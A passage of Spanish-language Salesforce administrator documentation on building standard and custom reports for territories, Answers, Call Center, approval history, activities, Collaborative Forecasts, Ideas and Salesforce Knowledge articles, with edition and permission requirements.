6. Informe sobre las reuniones de los representantes de ventas con los clientes
   Obtenga perspectivas acerca de cómo priorizan los equipos de ventas su tiempo. Cree un informe personalizado en el que se indique a qué clientes dedican su tiempo los representantes de ventas.
7. Crear un tipo de informe personalizado en Previsiones de colaboración
   Para que un informe de previsión esté disponible para los usuarios, los administradores deben crear un tipo de informe personalizado. Un *tipo de informe* define el conjunto de registros y los campos disponibles en un informe basado en las relaciones entre un objeto principal y sus objetos relacionados. Los informes solo muestran informes que cumplen los criterios definidos en el tipo de informe.
8. Tipos de informes personalizados en Previsiones de colaboración
   Un *tipo de informe* define el conjunto de registros y los campos disponibles en un informe basado en las relaciones entre un objeto principal y sus objetos relacionados. Los informes solo muestran informes que cumplen los criterios definidos en el tipo de informe.
9. Informes de ideas
   Cree tipos de informes personalizados para que los usuarios puedan crear informes sobre ideas, comentarios de ideas y votos.
10. Elaborar informes en artículos de Salesforce Knowledge
    Use los informes personalizados de Salesforce Knowledge para realizar un seguimiento de la forma en que los artículos se crean, mantienen y distribuyen.
11. Informes de sesión de Live Agent
    Utilice informes de sesión de Live Agent para consolidar datos acerca de actividades de agentes mientras chatean con clientes: por ejemplo, cuanto tiempo están los agentes en línea o cuantas solicitudes de chat les están asignadas.
12. Informes de socios
    Algunas oportunidades implican relaciones de socios. Utilice este informe para identificar y analizar dichas relaciones.

13. Informe sobre grupos de relaciones
    Puede crear informes sobre grupos de relaciones y sus miembros si su administrador ha activado los tipos de informes personalizados para estos objetos personalizados.
14. Activar el informe del propietario de la cuenta
    El informe del propietario de la cuenta incluye todas las cuentas y quién es su propietario.
15. Crear informes sobre File Search Activity
    Utilice un informe para determinar las 300 consultas de términos de búsqueda principales para búsquedas de archivos e identificar el contenido que falta o necesita cambiar de nombre en términos de búsqueda del usuario y la clasificación de clics.

### Informes de territorios

Utilice informes de territorio para analizar sus territorios de ventas. Identifique qué usuarios se han asignado a qué territorios, qué usuarios tienen asignado más de un territorio o qué usuarios no tienen territorios.

EDICIONES

Disponible en: Salesforce Classic

La gestión de territorios está disponible en: **Performance Edition** y **Developer Edition** y en **Enterprise Edition** y **Unlimited Edition** con Sales Cloud.

Funciones especiales de Informes de territorios

Tenga en cuenta lo siguiente cuando ejecute informes de territorios:

**Informes estándar**

- El informe de territorios enumera todos los territorios de su organización. Seleccione **Sin usuarios** en la lista desplegable `Usuarios` y haga clic en **Ejecutar informe** para ver los territorios de su organización que no tienen ningún usuario asignado.
- Los informes Informe de territorios de usuarios, Informe de usuarios en múltiples territorios e Informe de usuario sin territorio resumen los usuarios que se han asignado a cualquier territorio, a más de un territorio o a ningún territorio, respectivamente.
- Los informes Informe de territorios de cuentas, Informe de cuentas en múltiples territorios e Informe de cuenta que no se encuentra en un territorio resumen las cuentas que se han asignado a cualquier territorio, a más de un territorio o a ningún territorio, respectivamente.
- El informe Territorio de oportunidad resume las oportunidades existentes en territorios. Para ver las oportunidades que pertenecen a usuarios que no están activos en el territorio de la oportunidad, personalice el informe Territorio de oportunidad con el filtro avanzado siguiente: `Activo en territorio` igual a "Falso". El Informe de oportunidad que no se encuentra en un territorio resume las oportunidades asociadas a cuentas que no tienen ningún territorio.
- Los informes ejecutados de los tipos de informes personalizados que incluyen territorios pueden mostrar resultados de forma diferente a los informes estándar que incluyen territorios. Se debe a que los informes ejecutados desde los tipos de informes personalizados sólo muestran resultados *con* territorios, como cuentas con territorios, mientras que los informes estándar que incluyan territorios podrán mostrar resultados *sin* territorios. Por ejemplo, si selecciona el Informe de territorio de cuenta, los resultados mostrarán cuentas sin territorios. En los tipos de informes personalizados, cuando use el filtro `Territorios` que incluye territorios, Territorios múltiples o Territorio que falta no aparecerán en los resultados del informe.

**Sugerencias para informes de territorios**

- Los campos de territorio estándar y personalizados están disponibles en los informes de territorios. También están disponibles en informes de cuentas, informes de actividades que incluyen cuentas, informes de oportunidades e informes de usuarios.

CONSULTE TAMBIÉN

La página de ejecución de informes

Acotación de resultados de informes

### Informes de respuestas

Cree tipos de informes personalizados para permitir a los usuarios analizar las preguntas, las respuestas y los votos.

Nota: Se retirará Respuestas en todas las organizaciones de Salesforce a partir del lanzamiento de Winter '18. Para más información, consulte Retirada de Respuestas de Chatter en Winter '18. Desde Summer '13, Respuestas no está disponible en nuevas organizaciones. En su lugar, puede utilizar Preguntas de Chatter, una función de P&R integrada a la perfección en Chatter. Con Preguntas de Chatter, los usuarios pueden formular preguntas y buscar respuestas sin necesidad de dejar Chatter. Las organizaciones existentes continuarán teniendo acceso a Respuestas si se ha activado antes del lanzamiento de Summer '13 desde ahora hasta Winter '18.

Como administrador, puede crear tipos de informes personalizados para que los usuarios puedan crear informes de preguntas, respuestas y votos. Los tipos de informes personalizados son el único modo de hacer que los informes sobre su comunidad de respuestas estén a disposición de los usuarios. Salesforce no proporciona informes de respuestas de muestra ni una carpeta de informes estándar para respuestas.

Para crear una carpeta de informes de respuestas para sus usuarios:

1. Configure un tipo de informe personalizado de respuestas.
   - El objeto principal de su informe es Preguntas.
   - No hay ninguna categoría de informe específica para preguntas, de modo que tal vez quiera almacenar su informe en la categoría Otros informes o Informes administrativos.
   - Al configurar las relaciones de objetos, las Preguntas pueden tener una relación con las Respuestas y las Respuestas pueden tener una relación con los Votos.
2. Cree una nueva carpeta pública para informes de respuestas. Este paso requiere el permiso "Administrar informes públicos".
3. Con su tipo de informe personalizado, cree uno o más informes personalizados de respuestas. Asigne los informes a la nueva carpeta de informes de respuestas que ha creado.

Una vez haya completado estos pasos, aparecerá una carpeta de informes de respuestas que está disponible para sus usuarios en la página de inicio de Informes.

EDICIONES

Disponible en: Salesforce Classic

Las respuestas están disponibles en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**.

PERMISOS DE USUARIO

Para crear o actualizar tipos de informes personalizados:
- "Gestionar tipos de informes personalizados"

Para eliminar tipos de informes personalizados:
- "Modificar todos los datos"

CONSULTE TAMBIÉN

Los informes le ofrecen acceso a sus datos

### Informes de Salesforce CRM Call Center

Los informes del centro de llamadas permiten analizar las llamadas telefónicas de Salesforce CRM Call Center gestionadas por usted y su equipo.

Funciones especiales de los informes del centro de llamadas

Tenga en cuenta lo siguiente cuando ejecute informes del centro de llamadas:

**Informes estándar**

- Llamadas de mi equipo esta semana le ofrece información sobre las llamadas que gestionan los usuarios de centro de llamadas de su equipo durante esta semana, incluyendo los registros asociados y el resultado de cada llamada.
- El informe Mis llamadas hoy le ofrece información sobre las llamadas que ha iniciado o recibido hoy, incluyendo los registros asociados y el resultado de cada llamada.
- El informe Mis llamadas esta semana le ofrece información sobre las llamadas que ha iniciado o recibido esta semana, incluyendo los registros asociados y el resultado de cada llamada.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para ejecutar informes:

- "Ejecutar informes"

  Y

  "Leer" en todos los registros incluidos en el informe

### Creación de un tipo de informe personalizado para el historial de aprobaciones

Para poder ejecutar informes en procesos de aprobación ejecutados y en curso, y los pasos correspondientes, debe crear un tipo de informe personalizado para las instancias del proceso de aprobación.

1. En Configuración, introduzca *Tipos de informe* en el cuadro Búsqueda rápida y, a continuación, seleccione **Tipos de informe**.
2. Haga clic en **Nuevo tipo de informe personalizado**.
3. Cumplimente los campos.

| Para este campo... | Haga lo siguiente... |
| --- | --- |
| Objeto principal | Seleccione Instancia del proceso.<br>Una instancia del proceso representa una instancia de un proceso de aprobación. Se crea una instancia del proceso cada vez que se envía un registro para su aprobación. |
| Etiqueta de tipo de informe | Introduzca una etiqueta. Los usuarios pueden ver esta etiqueta durante la creación de los informes.<br>Ejemplo: *Instancias de proceso de aprobación* |
| Nombre de tipo de informe | Introduzca un nombre único para el tipo de informe. |

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear o actualizar tipos de informes personalizados:

- "Gestionar tipos de informes personalizados"

Para eliminar tipos de informes personalizados:

- "Modificar todos los datos"

| Para este campo... | Haga lo siguiente... |
| --- | --- |
| `Descripción` | Introduzca una descripción. Los usuarios pueden ver esta etiqueta durante la creación de los informes. |
| `Guardar en categoría` | Seleccione Informes administrativos.<br>Si lo desea, puede seleccionar otra categoría. Esto determina en qué carpeta encontrarán los usuarios el tipo de informe personalizado al crear los informes del historial de aprobaciones. |
| `Estado de implementación` | Cuando esté listo para permitir a todos los usuarios acceder al tipo de informe, seleccione Implementado. |

4. Haga clic en **Siguiente**.
5. Haga clic en el cuadro debajo del objeto principal.
6. Seleccione Nodo de instancia del proceso.

   Un nodo de instancia del proceso representa una instancia de un paso de aprobación. Se crea un nodo de instancia del proceso cada vez que un registro incluye un paso en un proceso de aprobación. No se crea ningún nodo de instancia del proceso si el registro no cumple los criterios del paso o si la instancia del proceso de aprobación se completa sin incluir el paso.
7. Para la relación de A con B, seleccione una de estas opciones.

| Opción | Descripción |
| --- | --- |
| Cada registro "A" debe tener como mínimo un registro "B" relacionado. | El informe contiene solo las instancias del proceso que incluyen como mínimo un paso de aprobación para crear un nodo de instancia del proceso.<br>El informe excluye las instancias del proceso para los registros que se han enviado para su aprobación, pero no cumplen los criterios del paso. |
| Los registros "A" pueden tener o no tener registros "B" relacionados. | El informe incluye todas las instancias del proceso. |

8. Haga clic en **Guardar**.

Una vez implementado el tipo de informe, indique a los usuarios correspondientes los nombres de la carpeta de categoría y el tipo de informe personalizado para que puedan empezar a crear y ejecutar informes del historial de aprobaciones.

### Informes que puede ejecutar en actividades

Ejecute informes estándar o personalizados que muestran detalles acerca de tareas y eventos y sus contactos, cuentas, oportunidades relacionados y otros registros asociados.

| Para ver esta información | Utilice este informe |
|---|---|
| Actividades relacionadas con otro tipo de registro, como oportunidades | Haga clic en **Crear nuevo informe personalizado** en la ficha Informes y seleccione el tipo de informe Actividades. |
| Número de contactos relacionados con una actividad | Informes de actividades. Añada la columna `Recuento de relación` a sus informes.<br>Por ejemplo, tiene una tarea con cinco contactos. Cuando ejecuta el informe Tareas y Eventos, aparece "5" para indicar el número de contactos relacionados con la tarea. |
| Una fila por contacto para cada actividad | El informe de actividades con contactos. Seleccione al menos un campo del objeto de contacto.<br>Por ejemplo, su informe incluye una tarea con cinco contactos. Si incluye el campo `Apellidos` del objeto de contacto en el informe, verá cinco filas (una fila por contacto) relacionadas con esta actividad. Si no agrega campos desde el objeto de contacto, sólo verá una fila para la actividad.<br>El informe Actividades con contactos es el único informe que:<br>• Muestra todos los contactos en una actividad<br>• Puede filtrarse utilizando atributos de contactos que no sean el contacto principal<br>Otros informes muestran el contacto principal y el número total de contactos en una actividad pero no muestran detalles del resto de contactos.<br>El informe Actividades con contactos no indica qué contactos son principales o secundarios. |
| El contacto principal de una actividad en dos informes diferentes: Tareas y Eventos y Actividades con casos | Bien el informe Tareas y Eventos, bien el informe Actividades con casos.<br>Por ejemplo, si el contacto principal para una tarea es Ron Dean, estos informes mostrarán ese nombre en el campo `Contacto`.<br>El contacto principal también aparece en el campo `Nombre` de la página de detalles de la tarea o la página de detalles del evento. |

EDICIONES

Disponible para Lightning Experience en: **Personal Edition**, **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition** y **Developer Edition**

Disponible para Salesforce Classic en: **Todas** las ediciones excepto **Database.com**

### Informe sobre las reuniones de los representantes de ventas con los clientes

Obtenga perspectivas acerca de cómo priorizan los equipos de ventas su tiempo. Cree un informe personalizado en el que se indique a qué clientes dedican su tiempo los representantes de ventas.

1. Cree un tipo de informe personalizado.
   a. Para Objeto principal, seleccione **Usuarios**.
   b. Complete los demás campos obligatorios: etiqueta, descripción y categoría.
   c. Haga clic en **Siguiente**.
2. Defina una relación entre las actividades y los usuarios.
   a. Relacione el objeto Relaciones de actividad con el objeto Usuarios.
   b. Haga clic en **Guardar**.
3. Defina los campos que aparecen en este tipo de informe.
   a. En la sección Campos disponibles para informes, haga clic en **Modificar formato**.
   b. Agregue los siguientes campos Relaciones de actividad al formato: `Fecha`, `Asunto`, `Nombre`, `Relacionado con`, `Recuento de relación`.
   c. Cambie la etiqueta del campo `Nombre` a *`Contacto`* y del campo `Relacionado con` a *`Oportunidad`*.
   d. Para cada campo, seleccione la opción para mostrar el campo de forma predeterminada.
   e. Haga clic en **Guardar**.
4. Cree un informe.
   a. En la ficha Informes, seleccione el tipo de informe creado en los pasos 1–3.
   b. Seleccione **Formato de resumen** y cree una agrupación por Nombre completo.
   c. Ejecute y guarde el informe.

Ahora dispone de un informe que puede usar para ayudar a sus equipos de ventas a optimizar el tiempo dedicado a los clientes.

Nota: Si no se activan las actividades compartidas, los informes personalizados que se basen en relaciones de actividades no incluirán a los organizadores de los eventos con los invitados, y no mostrarán los eventos que no tengan ningún invitado.

CONSULTE TAMBIÉN

- Creación de un tipo de informe personalizado
- Diseño del formato de campo de informes creados a partir de su tipo de informe personalizado
- Creación de un informe
- Creación de un informe personalizado

EDICIONES

Disponible para Lightning Experience en: **Personal Edition**, **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition** y **Developer Edition**

Disponible para Salesforce Classic en: **Todas** las ediciones excepto **Database.com**

PERMISOS DE USUARIO

Para crear, modificar y eliminar informes:
- "Crear y personalizar informes"

  Y

  "Generador de informes"

Para ver las actividades de su propiedad y de los usuarios de un nivel inferior de la jerarquía de funciones:
- No se necesita ningún permiso

Para ver todas las actividades:
- "Ver todos los datos"

### Crear un tipo de informe personalizado en Previsiones de colaboración

Para que un informe de previsión esté disponible para los usuarios, los administradores deben crear un tipo de informe personalizado. Un *tipo de informe* define el conjunto de registros y los campos disponibles en un informe basado en las relaciones entre un objeto principal y sus objetos relacionados. Los informes solo muestran informes que cumplen los criterios definidos en el tipo de informe.

Nota: Esta información se aplica a Previsiones de colaboración y no a Previsiones personalizables. Para crear un tipo de informe personalizado de previsión, active Previsión de colaboración

1. Empiece a crear un tipo de informe personalizado desde Configuración introduciendo *Tipos de informe* en el cuadro Búsqueda rápida y luego seleccionando **Tipos de informe** y **Nuevo tipo de informe personalizado**.
2. Para Objeto principal, seleccione un objeto de Previsión, como Elementos de previsión o Cuotas de previsión.
3. Para Almacenar en categoría, seleccione Previsiones.
4. Permita a su representantes conocer las ubicaciones y los nombres de los tipos de informe.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition** (sin previsiones de campo personalizado), **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Divisiones de oportunidad disponibles en: **Performance Edition** y **Developer Edition** y en **Enterprise Edition** y **Unlimited Edition** con Sales Cloud

PERMISOS DE USUARIO

Para crear o actualizar tipos de informes personalizados:

- "Gestionar tipos de informes personalizados"

Para eliminar tipos de informes personalizados:

- "Modificar todos los datos"

### Tipos de informes personalizados en Previsiones de colaboración

Un *tipo de informe* define el conjunto de registros y los campos disponibles en un informe basado en las relaciones entre un objeto principal y sus objetos relacionados. Los informes solo muestran informes que cumplen los criterios definidos en el tipo de informe.

Nota: Esta información se aplica a Previsiones de colaboración y no a Previsiones personalizables. Para crear un tipo de informe personalizado de previsión, active Previsión de colaboración

Utilice la tabla para comprender los tipos de informe personalizado de previsión que puede crear.

| Objeto principal | Utilizar para crear un informe para... |
|---|---|
| `Elementos de previsión` | Ver información acerca de cantidades de previsión, incluyendo información de importe de ajuste. Como práctica recomendada, si utiliza un tipo de previsión basado en ingresos, utilice estos campos predeterminados en el tipo de informe:<br>• Importe solo del propietario: La suma de las oportunidades de ingresos de una personas, sin ajustes. Por ejemplo, si adquiere dos oportunidades, cada una vale 10.000 $, el Importe solo del propietario es 20.000 $.<br>• Importe sin ajustes: La suma de todas las oportunidades de ingresos propiedad de una persona y también oportunidades de sus subordinados, sin ajustes. Los subordinados incluyen cada persona que tiene que rendir cuentas a una persona en la jerarquía de previsiones. Este importe es solo visible en informes. Por ejemplo, si la suma del importe de todas las oportunidades de su propiedad es 20.000 $ y la suma del importe de las oportunidades de sus subordinados es 55.000 $, el Importe sin ajustes es 75.000 $.<br>• Importe sin ajustes del gestor: El número de previsión tal y como aparece para el propietario de la previsión. Esta es la suma de las oportunidades de ingresos del propietario y las de los subordinados del propietario, incluyendo ajustes realizados por el propietario de la previsión en las previsiones de sus subordinados o las suyas propias. No incluye ajustes realizados por gestores de previsiones por encima del propietario en la jerarquía de previsiones. Por ejemplo, Anne tiene un Importe sin ajustes de 75.000 $, que se compone de 20.000 $ de sus oportunidades propias y 55.000 $ de oportunidades propiedad de su subordinado Ben. Ajustó el importe de Ben en 65.000 $ para un total de 85.000 $. Si ajusta el número de Anne de 85.000 $ a 100.000 $, luego ve 85.000 $ en Importe sin ajustes del gestor porque Anne ve este importe (y Anne no puede ver sus ajustes porque es su gestor). Para ver el importe que incluye su ajuste en 100.000 $, consulte Importe de previsión.<br>• Importe de previsión: La previsión de ingresos desde la perspectiva del gestor de previsiones y la suma de las oportunidades del propietario y los subordinados, incluyendo todos los ajustes de previsión. Por ejemplo, suponga que usted es un gestor de previsiones y tiene otro gestor de previsiones que le informe de quién tiene un Importe sin |

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition** (sin previsiones de campo personalizado), **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Divisiones de oportunidad disponibles en: **Performance Edition** y **Developer Edition** y en **Enterprise Edition** y **Unlimited Edition** con Sales Cloud

| Objeto principal | Utilizar para crear un informe para... |
| --- | --- |
| | ajustes del gestor con un total de 85.000 $. Si ajusta la previsión en 100.000 $, el Importe de gestión será de 100.000 $.<br><br>Si utiliza u tipo de previsión basado en la cantidad, use los campos predeterminados en el tipo de informe:<br><br>• Cantidad solo del propietario, Cantidad sin ajustes, Cantidad sin ajustes del gestor y Cantidad de previsiones<br><br>Independientemente de si su previsión se basa en un ingreso o cantidad, agregue estos campos:<br><br>• Tiene ajustes: Una casilla de verificación que indica si un gestor ha realizado un ajuste en el importe del propietario de una previsión.<br>• Tiene ajuste de propietario: Una casilla de verificación que indica si un usuario de previsión ha realizado un ajuste a su propia cantidad de previsión.<br><br>Si su organización utiliza acumulaciones de previsión acumulativas, agregue este campo a su informe:<br><br>• **ForecastingItemCategory**: Este campo indica para qué acumulación es cada cantidad de previsión: Oportunidades en curso abiertas, Previsión del máximo previsto, Confirmar previsión, Solo cerradas, Oportunidades, Máximo previsto, Confirmación o Cerrada. Si su organización ha cambiado los nombres de categoría de previsión, estos campos también aparecen en los valores de **ForecastingItemCategory**. |
| `Elementos de previsión` con `Oportunidades` como un objeto relacionado | Visualización de información de oportunidades para elementos de línea de previsión específicos. Por ejemplo, es posible que desee crear un informe de resumen para cada uno de sus subordinados que incluya los nombre de la oportunidad y las últimas fechas de actividad de sus elementos de previsión junto con información de ajustes e importes de previsión final.<br><br>Nota: Para oportunidades sin productos de oportunidad especificados, este tipo de informe incluye 2 elementos de previsión: uno para el tipo de previsión Oportunidad_Ingresos y otro para el tipo de previsión Familia de productos. Estos elementos de previsión de familia de productos se acumulan en la fila Productos no especificados de la previsión Familia de productos. |
| `Elementos de previsión` con `Divisiones de oportunidad` como un objeto relacionado | Visualización de información de divisiones de oportunidad para elementos de línea de previsión específicos. Por ejemplo, es posible que desee crear un informe de resumen para cada uno de sus subordinados que incluya los importes y porcentajes de división de oportunidad para sus elementos de previsión, junto con información de ajustes e importes de previsión final. |
| `Elementos de previsión` con `Productos de oportunidad` como un objeto relacionado | Visualización de información de familias de productos para elementos de línea de previsión específicos. Por ejemplo, es posible que desee crear un informe de resumen para cada uno de sus subordinados que incluya las familias de productos y el precio total para sus elementos de previsión, junto con información de ajuste y los importes de previsión final.<br><br>Nota: Este tipo de informe solo muestra elementos de previsión para los tipos de previsión Familia de productos (Familia de productos e Ingresos) Y Cantidad. Incluye oportunidades tanto con como sin productos de oportunidad especificados. |
| `Cuotas de previsión` | Visualización de datos acerca de cuotas individuales o de equipo. Como práctica recomendada, incluya todos los campos predeterminados en el tipo de informe. Por ejemplo, puede incluir campos de |

| Objeto principal | Utilizar para crear un informe para... |
| --- | --- |
| | búsqueda, como, el nombre completo del propietario. Mientras ejecuta el informe, puede filtrar por su nombre propio para ver cuotas que ha creado y sus cuentas y propietarios relacionados. |
| `Cuotas de previsión` con `Elementos de previsión` como un objeto relacionado | Visualización de logro de cuota. Por ejemplo, puede utilizar tanto `Cuotas de previsión` como `Elementos de previsión` para crear el tipo de informe personalizado. A continuación, cuando crea le informe, incluya ingresos previstos y cuotas de un equipo para previsiones cerradas y cree un campo de fórmula para mostrar el porcentaje de cuota alcanzado. |

### Informes de ideas

Cree tipos de informes personalizados para que los usuarios puedan crear informes sobre ideas, comentarios de ideas y votos.

Como administrador, puede crear tipos de informes personalizados para que los usuarios puedan analizar lo que sucede a las ideas. Los tipos de informes personalizados son la única forma de hacer que los informes de ideas estén a disposición de los usuarios. Salesforce no proporciona informes de ideas de muestra o una carpeta de informes estándar de ideas.

Para crear una carpeta de informes de idea para sus usuarios:

1. Cree un tipo de informe personalizado para ideas.

   Si crea un tipo de informe personalizado que utiliza Ideas como el objeto principal y Votos como el secundario, las ideas secundarias (combinadas) no aparecerán en el informe a menos que seleccione `Los registros "A" pueden tener o no registros "B" relacionados`. Las ideas secundarias no tienen votos porque éstos se transfieren a la idea principal. Esto significa que las ideas secundarias no se mostrarán en un informe en el que sea necesario el objeto Votos.

2. Cree una nueva carpeta pública para informes de ideas. Este paso requiere el permiso "Administrar informes públicos".
3. Con su tipo de informe personalizado, cree uno o más informes personalizados de ideas. Asigne los informes a la nueva carpeta de informes de idea que ha creado.

Una vez haya completado estos pasos, aparecerá una nueva carpeta de ideas que estará disponible para sus usuarios en la página de inicio de Informes.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear o actualizar tipos de informes personalizados:

- "Gestionar tipos de informes personalizados"

Para eliminar tipos de informes personalizados:

- "Modificar todos los datos"

### Elaborar informes en artículos de Salesforce Knowledge

Use los informes personalizados de Salesforce Knowledge para realizar un seguimiento de la forma en que los artículos se crean, mantienen y distribuyen.

Como administrador, puede crear tipos de informes personalizados para que los agentes puedan crear informes en artículos de Salesforce Knowledge. Los tipos de informe personalizados son la única forma de realizar informes acerca de artículos disponibles para sus lectores. Salesforce no proporciona informes de artículos de muestra o una carpeta de informes estándar para artículos.

Consejo: El paquete *Paneles e informes de la base de conocimientos* de AppExchange proporciona más de dos docenas de informes que le ayudarán a controlar la base de conocimientos y a analizar estadísticas de uso.

1. Creación de una carpeta para los informes de artículos
   Cree una carpeta pública donde pueda guardar informes de artículos para sus usuarios.
2. Informes de artículos
   Crear un tipo de informe personalizado para elaborar informes sobre datos de artículos de Salesforce Knowledge.
3. Creación de un informe de artículos
   Ejecute su informe personalizado en sus artículos de Salesforce Knowledge y guárdelos en su carpeta de informes de artículos.
4. Campos disponibles en Informes de Salesforce Knowledge
   Los campos que podrá usar en un informe de Knowledge dependerán del tipo de información de la que trate el informe.

EDICIONES

Disponible en: Salesforce Classic

Salesforce Knowledge está disponible en **Performance Edition** y **Developer Edition** y en **Unlimited Edition** con Service Cloud.

Salesforce Knowledge está disponible por un coste adicional en: **Professional Edition**, **Enterprise Edition** y **Unlimited Edition**.

PERMISOS DE USUARIO

Para crear o actualizar tipos de informes personalizados:

- "Gestionar tipos de informes personalizados"

Para crear una carpeta de informes públicos:

- "Gestionar informes públicos"

Creación de una carpeta para los informes de artículos

Cree una carpeta pública donde pueda guardar informes de artículos para sus usuarios.

1. En la sección Carpeta de informes de la ficha Informes, haga clic en **Crear carpeta nueva**.
2. Introduzca *Informes de artículos* en el campo `Etiqueta de carpeta`.
3. También puede modificar el `Nombre único de grupo`.
4. Elija una opción de `Acceso a la carpeta pública`.
   Seleccione Lectura/Escritura si desea que los usuarios puedan añadir y eliminar informes.
5. Seleccione una opción de visibilidad de la carpeta.
6. Haga clic en **Guardar**.

Los informes que guarda en esta carpeta están disponibles en la ficha Informes.

Informes de artículos

EDICIONES

Disponible en: Salesforce Classic

Salesforce Knowledge está disponible en **Performance Edition** y **Developer Edition** y en **Unlimited Edition** con Service Cloud.

Salesforce Knowledge está disponible por un coste adicional en: **Professional Edition**, **Enterprise Edition** y **Unlimited Edition**.

PERMISOS DE USUARIO

Para crear o actualizar tipos de informes personalizados:

- "Gestionar tipos de informes personalizados"

Para crear una carpeta de informes públicos:

- "Gestionar informes públicos"

Crear un tipo de informe personalizado para elaborar informes sobre datos de artículos de Salesforce Knowledge.

Para crear un informe personalizado:

1. En Configuración, introduzca *Tipos de informe* en el cuadro Búsqueda rápida y, a continuación, seleccione **Tipos de informe** y haga clic en **Nuevo tipo de informe personalizado**.

   Consulte Creación de un tipo de informe personalizado en la página 469

2. En el menú desplegable Objeto principal, seleccione el objeto relacionado con el artículo sobre el que desea generar el informe:

| Objeto principal | Descripción |
|---|---|
| Tipos de artículos | Compare información como fechas de creación, canales publicados y número de casos asociados para su tipo de artículo personalizado como una pregunta más frecuente. Para acceder a cualquier historial y campos personalizados para el tipo de artículo personalizado, agregue la versión del tipo de artículo como un objeto secundario. |
| Artículos de Knowledge | Compare información sobre artículos individuales, como sus fechas de creación, los canales publicados y el número de casos asociados. Si elige este tipo de informe personalizado, también puede incluir estadísticas de votos y visualizaciones en el artículo. En los informes que utilizan el objeto principal Artículos de Knowledge, cada artículo tiene cinco registros (filas): uno para cada canal (Todos los canales, Aplicación interna, Cliente, Socio y Base de datos de conocimientos pública). |
| Búsquedas de artículos en Knowledge | Analice el número de búsquedas por día, mes o año para cada canal y función. |
| Versión de artículos de Knowledge | Compare información sobre traducciones individuales, como sus fechas de creación, los canales publicados y el número de casos asociados. Si elige este tipo de informe personalizado, también puede incluir estadísticas de votos y visualizaciones en el artículo. |
| Historial de versión de artículo | Compare información sobre versiones de artículos individuales, como sus fechas de creación, los canales publicados y el número de casos asociados. |
| Consultas de artículos en Knowledge | Analice el número de vistas por día, mes o año para cada canal y función. |
| Votos de artículos en Knowledge | Analice el número de votos por día, mes o año para cada canal y función. |
| Búsqueda de palabra clave de Knowledge | Consulte qué palabras clave buscan los usuarios en su base de conocimientos. |

## EDICIONES

Disponible en: Salesforce Classic

Salesforce Knowledge está disponible en **Performance Edition** y **Developer Edition** y en **Unlimited Edition** con Service Cloud.

Salesforce Knowledge está disponible por un coste adicional en: **Professional Edition**, **Enterprise Edition** y **Unlimited Edition**.

## PERMISOS DE USUARIO

Para crear o actualizar tipos de informes personalizados:

- "Gestionar tipos de informes personalizados"

Para crear una carpeta de informes públicos:

- "Gestionar informes públicos"

| | |
|---|---|
| Actividad de búsqueda de conocimiento | • Analice el número de búsquedas por día, mes o año para cada canal e idioma.<br>• Para cada búsqueda, consulte:<br>– Fecha<br>– Id. y título del artículo en el que se hizo clic.<br>• Consulte qué palabras clave buscan los usuarios en su base de conocimientos.<br>• Para cada palabra clave, consulte el número medio de:<br>– Resultados<br>– Artículos que aparecen en los resultados de búsqueda<br>• Para cada artículo, consulte el número medio de:<br>– Clics<br>– Usuarios únicos que han hecho clic en él |

3. Cumplimente los campos obligatorios y haga clic en **Guardar**.

   En el menú desplegable Almacenar en categoría, se recomienda elegir **Informes del servicio de atención al cliente** u **Otros informes**. Se trata de la categoría donde los usuarios encontrarán el tipo de informe personalizado en la ficha Informes.

4. Realice sus elecciones en la página Definir conjuntos de registros de informe.

| Objeto principal | Objetos secundarios disponibles |
|---|---|
| Tipos de artículos | Versiones de tipo de artículo |
| Artículos de Knowledge | Estadísticas de vistas de artículos, Estadísticas de votos de artículos, Artículo de caso |
| Búsquedas de artículos en Knowledge | Ninguno |
| Versión de artículos de Knowledge | Estadísticas de vistas de artículos, Estadísticas de votos de artículos |
| Historial de versión de artículo | Ninguno |
| Consultas de artículos en Knowledge | Ninguno |
| Votos de artículos en Knowledge | Ninguno |
| Búsqueda de palabra clave de Knowledge | Ninguno |
| Actividad de búsqueda de conocimiento | Ninguno |

5. Haga clic en **Guardar**.
6. Elimine y reorganice los campos de su diseño de informe si fuera necesario.

   Para saber qué campos están disponibles en cada objeto principal, consulte Campos disponibles en Informes de Salesforce Knowledge en la página 4201.

Creación de un informe de artículos

Ejecute su informe personalizado en sus artículos de Salesforce Knowledge y guárdelos en su carpeta de informes de artículos.

Utilizando los tipos de informes personalizados, cree informes de artículos y guárdelos en la carpeta Informes de artículos.

1. En la ficha Informes, haga clic en **Informe nuevo**.
2. Elija la categoría donde se guardan los tipos de informes personalizado; por ejemplo, **Informes del servicio de atención al cliente** u **Otros informes**.

   El informe Casos con artículos está disponible por defecto en la carpeta Informes del servicio de atención al cliente.
3. Busque el tipo de su informe y haga clic **Crear**.
4. Cuando visualice su informe, haga clic en **Guardar como** y guárdelo en la nueva carpeta Informes de artículos para que el informe esté disponible para otros usuarios.

Nota:

- En los informes que utilizan el tipo de informe personalizado Artículo de Knowledge, existen al menos cinco filas por artículo (una para cada canal, incluidos "Todos los canales").
- Los valores diarios se incluyen en un informe de forma independiente para los últimos 90 días y valores mensuales para los últimos 18 meses. Después de estos periodos de tiempo, utilice los valores de la agregación mensual y la agregación anual respectivamente.
- En los informes que utilizan los tipos de informes personalizados Votos de artículos en Knowledge, Consultas de artículos en Knowledge y Búsquedas de artículos en Knowledge, cada fila representa una combinación de día, canal y función. Por ejemplo, si un usuario con la función de persona de gran influencia consulta artículos en la aplicación interna y al día siguiente este mismo lector consulta más artículos en la aplicación interna, el informe de consultas de artículos tendrá dos filas: una por cada fecha única.
